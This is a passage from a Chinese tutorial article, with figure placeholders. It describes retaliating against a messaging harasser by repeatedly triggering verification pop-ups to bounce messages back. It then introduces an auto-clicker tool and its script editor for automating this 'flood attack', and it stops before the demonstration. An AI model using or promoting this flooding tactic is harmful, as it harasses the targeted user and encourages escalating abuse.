


图 3




图 4

这时候我们就可以无限次双击，让它弹出无限个验证信息的窗口，不停地点拒绝，把消息反弹回去，而这个消息对方是无论如何也阻止不了的。不过这个方法有人觉得还是太麻烦，感觉还是没有达到“痛击”的效果，因为它是手动的，说不定点到什么时候手就抽筋了（观众：你就不能教我们解放双手的方法啊？！我们抽筋了你可得付药费啊！）。其实，我们可以通过按键精灵来实现这个目的。不过，我要给大家介绍的是另一款工具－－暗键游侠，我们就要用它来实现对骚扰者的洪水攻击。





图5






图6

“暗键游侠”是我朋友写的一款小工具（当然是免费的了，按键精灵可不是免费的），只有100K（比起好几兆的按键精灵可小多了）。但是麻雀虽小，五脏俱全。这款工具可以运行一个按键脚本，可以用自带的编辑器编写脚本，支持鼠标、支持键盘、支持编写批注、支持热键（图5）。点击工具中的“脚本编辑器”，打开编写脚本的窗口（图6）。左边的竖栏是插入键盘、鼠标等操作的。右边上半部分是写脚本的注释说明，你可以在这里写下脚本的功能说明、使用说明、作者介绍、制作日期等；下半部分就是脚本的代码了，编写的代码会在这里显示出来（注：最前面的字符为感叹号“！”的代码将作为注释不会被执行）。下面我就开始正式演示。

